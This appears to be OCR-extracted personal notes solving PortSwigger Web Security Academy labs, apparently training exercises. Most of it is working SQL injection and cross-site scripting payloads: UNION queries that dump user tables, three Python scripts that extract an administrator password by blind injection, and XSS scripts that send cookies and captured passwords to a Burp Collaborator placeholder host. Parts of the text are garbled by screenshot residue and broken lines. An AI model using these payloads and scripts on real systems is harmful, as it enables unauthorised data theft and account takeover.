
Port Labs Solving

SQL Injection

Lab: SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

FROM products WHERE category = 'Gifts' AND released = 1

modify the gifts with gifts' or 1=1 — "with url encoding




Lab: SQL injection vulnerability allowing login bypass

just put 'or 1=1 — "in the username and anything in password"

Lab: SQL injection attack, querying the database type and version on Oracle

payload = '+union+SELECT+banner, NULL++FROM+v\$version-

"the data base was selecting two parameter so in second parameter we dont know what to feeth so we used null



Lab: SQL injection attack, querying the database type and version on MySQL and Microsoft


Payload = '+UNION+SELECT+@@version, +NULL#



Lab: SQL injection attack, listing the database contents on non-Oracle databases

"first we dont know the table names which contain users details"


payload = 'union+SELECT+table_name, null+FROM+information_schema.tables--



"once we got the table name then lets find the columns like what columns are ther for username and poasswods"


payload =

Gifts'+UNION+SELECT+column_name,+NULL+FROM+information_schema.columns+where+table_name='users_xuyevw'-



once we got the columns name then select and fetch the all data"

payload = Gifts'+UNION+SELECT+username_qxaxwy,+password_opmaiy+from+users_xuyevw--





Lab: SQL injection attack, listing the database contents on Oracle

2. Determine the number of columns that are being returned by the query and which columns contain text data. Verify that the query is returning two columns, both of which contain text, using a payload like the following in the category parameter:

'+UNION+SELECT+'abc', 'def'+FROM+dual-
3. Use the following payload to retrieve the list of tables in the database:


'+UNION+SELECT+table_name, NULL+FROM+all_tables-
4. Find the name of the table containing user credentials.






Lab: SQL injection UNION attack, determining the number of columns returned by the query

just you have to find number of columns in the data base ok!!!




Lab: SQL injection UNION attack, finding a column containing text

just find the who have string value and the put there the given string like search



Lab: SQL injection UNION attack, retrieving data from other tables

this his case you have just use simple mind they have given column name and databse




Lab: SQL injection UNION attack, retrieving multiple values in a single column

first check how many columns are there = 'union select null,null—
then chekc which column support string = 'union select null,'null'—
now inter the payload = 'union select null,username || '-' || password from users

```
Request
                                                       Response
                                        Ø 🚍 N ≡
Pretty Raw
                                                       Pretty Raw
                                                                           Render
                                                                                                   In ≡
 GET /filter?category=
                                                                    Food & Drink
 Pets'+union+select+null,username ||
                                                                  </a>
 0a8a002203de803f8891f4e300f600d7.web-security-ac
 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
 q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
 Accept-Encoding: gzip, deflate, br
                                                                      Referer:
                                                                        administrator-um356l4io4wwx20ayfl
                                                                        j
 Upgrade-Insecure-Requests: 1
```

Lab: Blind SQL injection with conditional responses

Here we have error based injection if there is error the welcom will not apper now chech user is there whith name "a" because we have to find administrator



'and (select 'a' from users where username='administrator')='a

now we have to comaper the password like in password first character is a or b or c or thing

brute froce you can do it with burp it i dont have pro so it will show so i am using python script

```
Target: https://0adc001e0482fcc69f556936006
                                        kali@DESKTOP-U6PP1DL: ~
             kali@DESKTOP-U6PP1DL: ~
egory=Gifts zsh: corrupt history file /home/kali/.zsh_history
            Charon@@Norahc:~$ vim script.py
           Charon@@Norahc:~$ ls
gId=dky4RxU 49757.py Charon CTF Downloads hydra.restore lab.txt list.txt python.py
OxyBZF8NSdZ Charon@@Norahc:~$ python script.py
illa/5.0 (W [+] Found character 1: j -> Current Password: j
Gecko/2010 [+] Found character 2: j -> Current Password: jj
            [+] Found character 3: k -> Current Password: jjk
cation/xhtm [+] Found character 4: i -> Current Password: jjki
            [+] Found character 5: z -> Current Password: jjkiz
 en-US,en; [+] Found character 6: y -> Current Password: jjkizy
 gzip, def [+] Found character 7: 1 -> Current Password: jjkizy1
            [+] Found character 8: k -> Current Password: jjkizy1k
e0482fcc69f [+] Found character 9: 6 -> Current Password: jjkizy1k6
et/filter?c [+] Found character 10: i -> Current Password: jjkizy1k6i
 -Requests: [+] Found character 11: 0 -> Current Password: jjkizy1k6i0
            [+] Found character 12: b -> Current Password: jjkizy1k6i0b
            [+] Found character 13: k -> Current Password: jjkizy1k6i0bk
            [+] Found character 14: 2 -> Current Password: jjkizy1k6i0bk2
            [+] Found character 15: x -> Current Password: jjkizy1k6i0bk2x
            [+] Found character 16: s -> Current Password: jjkizy1k6i0bk2xs
            [+] Found character 17: p -> Current Password: jjkizy1k6i0bk2xsp
            [+] Found character 18: 2 -> Current Password: iikizv1k6i0bk2xsp2
            [+] Found character 19: d -> Current Password: jjkizy1k6i0bk2xsp2d
            [+] Found character 20: i -> Current Password: jjkizy1k6i0bk2xsp2di
            [+] Extracted Password: jjkizy1k6i0bk2xsp2di
```

```
import requests
import string

# Target URL
url = "https://0adc001e0482fcc69f556936006c00e9.web-security-academ
y.net/filter?category=Gifts"

# Headers (modify if needed)
headers = {
    "Host": "0adc001e0482fcc69f556936006c00e9.web-security-academy.n
et",
    "Cookie": "TrackingId=dky4RxUvwGHaWMza'; session=5l6bIWBL1c7egxL
JXvBZF8NSdZ9VWFXs",
```


```
"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:134.
0) Gecko/20100101 Firefox/134.0"
}
# Check if the response contains the welcome message
def is_successful(response):
    return "Welcome" in response.text # Modify this based on actual
response behavior
# Extract password character by character
def extract_password(password_length):
    password = ""
    possible_chars = string.ascii_letters + string.digits + string.p
unctuation # All possible characters
    for i in range(1, password_length + 1):
        for char in possible_chars:
            payload = f"' AND (SELECT 'a' FROM users WHERE username
='administrator' AND SUBSTRING(password, {i}, 1)='{char}')='a"
            headers["Cookie"] = f"TrackingId=dky4RxUvwGHaWMza{payloa
d}; session=516bIWBL1c7egxLJXvBZF8NSdZ9VWFXs"
            response = requests.get(url, headers=headers)
            if is_successful(response):
                password += char
                print(f"[+] Found character {i}: {char} -> Current P
assword: {password}")
                break # Move to the next character
    return password
# Run the attack
retrieved_password = extract_password(20) # Since you confirmed len
gth is 20
print(f"[+] Extracted Password: {retrieved_password}")
```

replace here your detail like session and all

Lab: Blind SQL injection with conditional errors

HERe we are not getting error with single 'use one more" then only we are getting eerr

```
. = .
Request
                                                          Response
                                           Ø 🚍 \n ≡
                                                                                                         In ≡
Pretty Raw Hex
                                                          Pretty Raw Hex Render
                                                          1 HTTP/2 500 Internal Server Error
                                                          2 Content-Type: text/html; charset=utf-8
  0a8a006c04bdbcdb8042589d00aa0022.web-security-ac
                                                          3 X-Frame-Options. SAME
4 Content-Length: 2324
  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:134.0) Gecko/20100101 Firefox/134.0
                                                                     link href=
                                                                     <link href=/resources/css/labs.css rel=</pre>
  q=0.9,*/*;q=0.8
  Accept-Language: en-US,en;q=0.5
                                                                     <title>Blind SQL injection with
  Accept-Encoding: gzip, deflate, br
                                                            conditional errors</title>
  Referer:
                                                                </head>
  https://0a8a006c04bdbcdb8042589d00aa0022.web-sec
  Upgrade-Insecure-Requests: 1
                                                                         <section class='academyLabBanner'>
  Sec-Fetch-Dest: document
  Sec-Fetch-Mode: navigate
                                                                                           <h2>Blind SQL
                                                             injection with conditional errors</h2>
                                                                                           <a id='lab-link'
```



```
import requests
import string

url = "https://0a8a006c04bdbcdb8042589d00aa0022.web-security-academ
y.net/filter?category=Pets"
```


```
headers = {
    "Host": "0a8a006c04bdbcdb8042589d00aa0022.web-security-academy.n
et",
    "Cookie": "TrackingId=xyz'; session=DsbshJx2qa7DiyTCVbkoQRDhp2uA
gShB",
    "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:134.
0) Gecko/20100101 Firefox/134.0"
}
def is_correct_guess(response):
    return response.status_code == 500
def extract_password(password_length):
    password = ""
    possible_chars = string.ascii_letters + string.digits + string.p
unctuation
    for i in range(1, password_length + 1):
        for char in possible_chars:
            payload = f"xyz'||(SELECT CASE WHEN SUBSTR(password, {i},
1)='{char}' THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username
='administrator')||'"
            headers["Cookie"] = f"TrackingId={payload}; session=Dsbs
hJx2qa7DiyTCVbkoQRDhp2uAgShB"
            response = requests.get(url, headers=headers)
            if is_correct_guess(response):
                password += char
                print(f"[+] Found character {i}: {char} -> Current P
assword: {password}")
                break
    return password
```

```
retrieved_password = extract_password(20)
print(f"[+] Extracted Password: {retrieved_password}")
```


```
haron@@Norahc:~$ python scirpt.py
[+] Found character 1: 7 -> Current Password: 7
[+] Found character 2: 3 -> Current Password: 73
[+] Found character 3: 6 -> Current Password: 736
[+] Found character 4: u -> Current Password: 736u
[+] Found character 5: 1 -> Current Password: 736u1
[+] Found character 6: v -> Current Password: 736u1v
[+] Found character 7: f -> Current Password: 736u1vf
[+] Found character 8: 2 -> Current Password: 736u1vf2
[+] Found character 9: c -> Current Password: 736u1vf2c
[+] Found character 10: d -> Current Password: 736u1vf2cd
[+] Found character 11: f -> Current Password: 736u1vf2cdf
[+] Found character 12: v -> Current Password: 736u1vf2cdfv
[+] Found character 13: s -> Current Password: 736u1vf2cdfvs
[+] Found character 14: f -> Current Password: 736u1vf2cdfvsf
[+] Found character 15: i -> Current Password: 736u1vf2cdfvsfi
[+] Found character 16: 4 -> Current Password: 736u1vf2cdfvsfi4
[+] Found character 17: 3 -> Current Password: 736u1vf2cdfvsfi43
[+] Found character 18: l -> Current Password: 736u1vf2cdfvsfi43l
[+] Found character 19: 6 -> Current Password: 736u1vf2cdfvsfi43l6
[+] Found character 20: n -> Current Password: 736u1vf2cdfvsfi43l6n
[+] Extracted Password: 736u1vf2cdfvsfi43l6n
```


Lab: Visible error-based SQL injection

in this lab basically we want to find data from the error like we have to retrive data and server will through the error with data lets see




lets see the error with single quoats








remove the cookie because qury length is increaseing



now just like username retrive the password.

Lab: Blind SQL injection with time delays



Lab: Blind SQL injection with time delays and information retrieval

this is case we have to find the possword with the help of blind sql like if passwords first character is a or b or c,d,e,f,d.....or number 1,2,34

```
import requests
import string
import time
# Target details
url = "https://0a87007303c2cbc19026ea0f001400a4.web-security-academ
y.net/filter?category=Gifts"
cookies = {"session": "7JA64151wkqefaLKX5AT4xfL3zlDfooP"}
tracking_id = "iCJpI7DNVceBuVYA"
# Define password length and characters to test
characters = string.ascii_letters + string.digits + string.punctuati
on
password = ""
print("Starting SQL Injection attack...")
for i in range(1, 21): # Assuming max password length is 20
    for char in characters:
        payload = f"{tracking_id}'%3BSELECT+CASE+WHEN+(username='adm
inistrator'+AND+SUBSTRING(password, {i}, 1)='{char}')+THEN+pg_sleep(5)
+ELSE+pg_sleep(0)+END+FROM+users--"
```

```
cookies["TrackingId"] = payload

start_time = time.time()

response = requests.get(url, cookies=cookies)
end_time = time.time()

if end_time - start_time > 4: # Detect delay (pg_sleep(5))
    password += char
    print(f"Found character {i}: {char}")
    break

else:
    print("Password completed or no matching character found.")
    break

print(f"Cracked Password: {password}")
```

in this code just change your session id and cookie

```
Charon@@Norahc:~$ python lab.py
Starting SQL Injection attack...
Found character 1: a
Found character 2: l
Found character 3: 0
Found character 4: d
Found character 5: 5
Found character 6: 1
Found character 7: 5
Found character 8: 7
Found character 9: n
Found character 10: c
Found character 11: 8
Found character 12: d
Found character 13: 5
Found character 14: c
Found character 15: g
Found character 16: a
Found character 17: r
Found character 18: q
Found character 19: c
Found character 20: 9
Cracked Password: al0d5157nc8d5cgargc9
```

Lab: SQL injection with filter bypass via XML encoding

```
<@hex_entities>1 union select username || '~' || password from users --<@/hex_entities>
```

Cross-site scripting

Lab: Reflected XSS into HTML context with nothing encoded

```
hello'</h1><script>alert(1)</script>
```

Lab: Stored XSS into HTML context with nothing encoded

"in this lab you have to perform stored XSS where just use simple script in comment"

```
<script>alert(1)</script>
```

Lab: DOM XSS in document.write sink using source location.search


the query was goign in passwing like in variable

```
"><svg onload=alert(1)<!--'
```

Lab: DOM XSS in innerHTML sink using source location.search

```
<xss onfocus=alert(1) autofocus tabindex=1>
```

Lab: DOM XSS in jQuery anchor href attribute sink using location.search source



javascript:alert(document.cookie)

Lab: DOM XSS in jQuery selector sink using a hashchange event

```
<iframe src="https://YOUR-LAB-ID.web-security-academy.net/#" onload
="this.src+='<img src=x onerror=print()>'"></iframe>
```

Lab: Reflected XSS into attribute with angle brackets HTML-encoded

```
YOUR_SEARCH_STRING" onmouseover="alert(1)
```

Lab: Stored XSS into anchor href attribute with double quotes HTML-encoded

```
javascript:alert()
```

Lab: Reflected XSS into a JavaScript string with angle brackets HTML encoded

```
'-alert(1)-'
```

DOM XSS in document.write sink using source location.search inside a select element





Search the blog.

{{constructor.constructor('alert(1)')()}}

&storeId="></select></

DOM XSS in AngularJS expression with angle brackets and double quotes HTML-encoded

Web Security Academy

DOM XSS in AngularJS expression with angle brackets and double quotes HTML-encoded

Back to lab description >>

Congratulations, you solved the lab!

Share your skills! In Continue learning >>

Home

O search results for "

< Back to Blog

Lab: Reflected DOM XSS

```
\"-alert(1)}//
```

Lab: Stored DOM XSS


Leave	a comment	
Commen		
Name:	· · · · · · · · · · · · · · · · · · ·	
Name.		
Email:		
Website:		
Post C	omment	
Post C		
	< Back to Blog	
_		
<> <img onerro<="" src="1" td=""/> <td>r=alert(1)></td> <td></td>	r=alert(1)>	

Reflected XSS into HTML context with most tags and attributes blocked




<iframe src=https://0a79009004a6554d80589e3900e40005.web-security-ac ademy.net/?search=%22%3E%3Cbody+onresize%3Dprint()%3E%22+onload%3Dth is.style.width%3D%27100px%27 ></iiframe>


Lab: Reflected XSS into HTML context with all tags blocked except custom ones



Reflected XSS with some SVG markup allowed



Reflected XSS in canonical link tag




Reflected XSS into a JavaScript string with single quote and backslash escaped

```
<script></script> <script> \\u{61}lert(1)</script> alert(1)</script>
```

Lab: Reflected XSS into a JavaScript string with angle brackets and double quotes HTMLencoded and single quotes escaped

```
\\\'-alert(1)//
```

Lab: Stored XSS into onclick event with angle brackets and double quotes HTML-encoded and single quotes and backslash escaped




```
http://foo?'-alert(1)-'
```

Lab: Reflected XSS into a template literal with angle brackets, single, double quotes, backslash and backticks Unicode-escaped

```
${alert(1)}
```

Lab: Exploiting cross-site scripting to steal cookies

```
<script>
  var i = new Image();
  i.src = "https://YOUR_BURP_COLLABORATOR_URL/?cookie=" + document.c
ookie;
</script>
```



Lab: Reflected XSS into HTML context with most tags and attributes blocked



Lab: Exploiting cross-site scripting to capture passwords

```
<input name=username id=username>
<input type=password name=password onchange="if(this.value.length)fe
tch('https://BURP-COLLABORATOR-SUBDOMAIN', {
  method:'POST',
  mode: 'no-cors',
  body:username.value+':'+this.value
});">
```

```
Description Request to Collaborator Response from Collaborator

Pretty Raw Hex

Content-Type: text/plain; charset=UIF-8

Accept: */*

Origin: https://0a5500c2049d3404811f2ab5001f00d0.web-security-academy.net

Sec-Fetch-Mode: no-cors

Sec-Fetch-Dest: empty

Referer: https://0a5500c2049d3404811f2ab5001f00d0.web-security-academy.net/

Accept-lenguage: en-US,en;q=0.9

administrator: fmdv6pvzg1bymtgti8zn
```

Lab: Exploiting XSS to bypass CSRF defenses

```
<script>
var req = new XMLHttpRequest();
req.onload = handleResponse;
req.open('get','/my-account',true);
req.send();
function handleResponse() {
   var token = this.responseText.match(/name="csrf" value="(\w+)"/)
[1];
   var changeReq = new XMLHttpRequest();
   changeReq.open('post', '/my-account/change-email', true);
```

```
changeReq.send('csrf='+token+'&email=test@test.com')
};
</script>
```

Lab: Reflected XSS with AngularJS sandbox escape without strings

```
\label{lem:https://oa5200ba045815328049daab008d0064.web-security-academy.net/?s earch=as&toString().constructor.prototype.charAt%3d[].join%3b+[1,2]| orderBy%3atoString().constructor.fromCharCode(120,61,97,108,101,114,116,40,49,41)
```

```
toString().constructor.prototype.charAt=[].join; [1,2]|orderBy:toStr
ing().constructor.fromCharCode(120,61,97,108,101,114,116,40,49,41)
```


Lab: Reflected XSS with AngularJS sandbox escape and CSP

"basically csp is content security policy which block the third party tags, scrpts based on white listing"

